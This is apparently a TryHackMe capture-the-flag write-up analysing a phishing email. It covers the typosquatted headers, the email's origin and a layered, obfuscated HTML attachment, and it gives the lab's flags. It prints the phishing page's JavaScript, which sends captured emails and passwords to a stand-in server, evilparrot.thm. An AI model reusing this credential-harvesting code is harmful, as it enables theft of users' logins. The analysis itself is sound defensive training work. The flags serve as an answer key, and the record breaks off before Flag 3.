Report: ParrotPost Phishing Analysis (TryHackMe)

Subcategory: Phishing Analysis: Blue Team.

Task: Research a specific phishing attack, examine the malicious attachment and find out the stolen information of the attacker.

Executive Summary

The case was investigated around a suspicious email that was received by a user named, Paul Feathers. The attack was based on Typosquatting to impersonate a legitimate domain, and a multi-layered obfuscated HTML attachment was used to avoid filters. The analysis demonstrated a credential harvesting mechanism which leaked user data out to a remote command-and-control (C2) server.

Email Header Analysis

Checking the validity of the email was the first step in the case of ParrotPost: URGENT: account update required.

Sender Spoofing and Typosquatting:

The e-mail was sent by no-reply@postparrot.thm. Nevertheless, the examination of the headers indicated a contradiction. To no-reply@postparr0t.thm, the Return-Path and Reply-To were configured. The attacker substituted the letter o with the 0, a method referred to as typosquatting that is meant to mislead the users to send the message to the incorrect address.

URGENTParrotPostAccountUpdateRequired-1688564859755.eml

```
MIME-Version: 1.0
Date: Sun, 30 Apr 2023 20:50:15 -0000
Message-Id: <20230430205009.69DE46124E8@emkei.lv>
Subject: URGENT: ParrotPost Account Update Required
From: Parrot Post Webmail <no-reply@postparrot.thm>
Return-Path: <no-reply@postparrot.thm>
Reply-To: Parrot Post Webmail <no-reply@postparr0t.thm>
To: Paul Feathers <pfeathers@flying-sec.thm>
X-Custom-Header: THM{y0u_f0und_7h3_h34d3r}
Content-Type: multipart/mixed; boundary="0000000000007bfc3205fa937852"
X-Priority: 1 (Highest)
Importance: High
Authentication-Results: mailin005.flying-sec.thm; dmarc=none (p=none dis=none)
 header.from=postparrot.thm
Authentication-Results: mailin005.flying-sec.thm; spf=none smtp.mailfrom=postparrot.thm
Authentication-Results: mailin005.flying-sec.thm; arc=none smtp.remote-ip=109.205.120.0
Authentication-Results: mailin005.flying-sec.thm; dkim=none
Received: from emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3 with cipher
 TLS_AES_256_GCM_SHA384 (256/256 bits)
  key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256) (No
 client certificate requested) by mailin005.flying-sec.thm (Postfix) with ESMTPS id
 4Q8dlC2lT6z9vNPg for <pfeathers@flying-sec.thm>; Sun, 30 Apr 2023 20:50:15 +0000 (UTC)
Received: by emkei.lv (Postfix, from userid 33) id 69DE46124E8; Sun, 30 Apr 2023 22:50:09
 +0200 (CEST)

--0000000000007bfc3205fa937852
Content-Type: multipart/alternative; boundary="0000000000007bfc3205fa937850"

--0000000000007bfc3205fa937850
Content-Type: text/plain; charset="UTF-8"

Dear PFeathers,

We have detected unusual activity on your account and immediate action is required to ensure
the security of your account. Please log in to your account using the attached webpage to
verify your account information:

If you have any questions or concerns, please contact our support team at
support@parrotpost.thm.

Thank you for your cooperation.

--0000000000007bfc3205fa937850
Content-Type: text/html; charset="UTF-8"
```

Summary

Subject	URGENT: ParrotPost Account Update Required
Message Id	<20230430205009.69DE46124E8@emkei.lv>
Creation time	Sun, 30 Apr 2023 20:50:15 -0000 (Delivered after 6 seconds)
From	Parrot Post Webmail <no-reply@postparrot.thm>
Reply to	Parrot Post Webmail <no-reply@postparr0t.thm>
To	Paul Feathers <pfeathers@flying-sec.thm>

Origin Tracing:


I examined the headers of the email that were received to figure out the real origin of the email. The email was not generated through the so-called legitimate postparrot.thm infrastructure. Rather, the initial hop depicted that it was a service of emkei.lv, an illegal online free mailer.

Received headers

Hop↓	Submitting host	Receiving host	Time	Delay	Type ⇒
1		emkei.lv (Postfix, from userid 33)	4/30/2023 9:50:09 PM		
2	emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3	mailin005.flying-sec.thm (Postfix)	4/30/2023 9:50:15 PM	6 seconds	cipher TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256) (No client certificate requested); ESMTPS

IP Geolocation:

An IP address query on the source IP address 109.205.120.0 confirmed it is hosted in Latvia and is hosted by the service by "SIA Bite Latvija" that is known to host the emkei.lv service.



1. Flag 1:


During the investigation of the complete headers, I found some suspicious custom header field X-Custom-Header with the first flag.

Flag Found: THM{y0uf0und7h3h34d3r}

#↓	Header	Value
1	MIME-Version	1.0
2	Return-Path	<no-reply@postparrot.thm>
3	X-Custom-Header	THM{y0u_f0und_7h3_h34d3r}
4	Content-Type	multipart/mixed; boundary="0000000000007bfc3205fa937852"
5	X-Priority	1 (Highest)
6	Importance	High
7	Authentication-Results	mailin005.flying-sec.thm; dmarc=none (p=none dis=none) header.from=postparrot.thm
8	Authentication-Results	mailin005.flying-sec.thm; spf=none smtp.mailfrom=postparrot.thm
9	Authentication-Results	mailin005.flying-sec.thm; arc=none smtp.remote-ip=109.205.120.0
10	Authentication-Results	mailin005.flying-sec.thm; dkim=none


Attachment Analysis Payload Analysis

The email had an HTML file that was called ParrotPostACTIONREQUIRED-1688564842879.htm. I saved the file into a secure location where it was analysed.




1. De-obfuscation (Layer 1):

The decomplication of the source code showed that it was not standard HTML. The hacker applied JavaScript to set up a variable b64 that was a huge Base64 encoded string. It is one of the frequent tricks of evasion used to conceal malicious forms on email scanners.




I have decoded this string by means of CyberChef.



2. De-obfuscation (Layer 2):

The result of the Base64 decode was also not readable, as it was again encoded with HTML Entities (e.g. < instead of <).


CyberChef was used again to decode the HTML Entities, and eventually the source code of the phishing page was found to be readable.




3. Flag 2:

This was a Base64 string, another one, hiding in a comment tag of the de-obfuscated code, at the very bottom. The interpretation of this flag brought out the second flag.


Flag Found: THM{d0ubl33nc0d3d}






Website & Script Analysis

The rogue HTML client makes a counterfeit log in page that imitates the valid ParrotPost webmail web portal.




To learn how it embezzles credentials, I deconstructed the JavaScript code on the page.



1. The Attack Flow:

Capture: The script is waiting in the submission of the button.


Exfiltrate: It captures the email and password of the user and sends the information through a GET request to the cred-capture.php of the URL, http://evilparrot.thm:8080.





```
button><div class="forgot-password"><a href="#">Forgot Password?</a></div><!-- VEhNe2QwdWJsM18zbmMwZDNkfQo= --></form><
script>
    const form = document.getElementById("login-form");
const loginButton = document.getElementById("login-button");
let errorMessage = null;
form.addEventListener("submit", (event) => {
    /*prevent the form from submitting normally*/
    event.preventDefault(); /*get the username and password input values and set them to variables*/
    const email = document.getElementById("email").value;
    const password = document.getElementById("password").value; /*create a new HTTP request object for our evil server*/
    const xhr = new XMLHttpRequest(); /*encode the email and password using encodeURIComponent*/
    const encodedEmail = encodeURIComponent(email);
    const encodedPassword = encodeURIComponent(password); /*add the encoded email and password as query parameters in the
    GET request*/
    const url = `http://evilparrot.thm:8080/cred-capture.php?email=${encodedEmail}&password=${encodedPassword}`;
    xhr.open("GET", url, true); /*send the GET request to the evil server*/
    xhr.send();
    if (errorMessage) {
        errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later.";
    } else {
        errorMessage = document.createElement("div");
        errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later.";
        errorMessage.style.color = "red";
        eval(function(p, a, c, k, e, d) {
            e = function(c) {
                return c
            };
            if (!''.replace(/^/, String)) {
                while (c--) {
                    d[c] = k[c] || c
                }
                k = [function(e) {
                    return d[e]
                }];
                e = function() {
                    return '\\w+'
                };
                c = 1
            };
            while (c--) {
                if (k[c]) {
                    p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
                }
            }
            return p
        }('3.2.1="0";', 4, 4, '12px|fontSize|style|errorMessage'.split('|'), 0, {}))
        form.insertBefore(errorMessage, loginButton.nextSibling);
    }
}); /*redirect to the REAL PostParrot website after sending, so the victim doesn't get suspicious! //window.location.href
= "https://www.postparrot.thm";*/</script></body></html>
```

Deceive: To prevent suspicion, it shows a fake error message ("Sorry, there was an

error in processing your request) and redirects the victim to the actual ParrotPost site.






Exploitation & Data Recovery

To validate the results, I imitated the actions of a victim who logs in using the test credentials (test@test.com 12345) and observed the network traffic.

1. Network Request:


The Network tab proved the browser making the credentials request to the server of the attacker.



2. Flag 3:

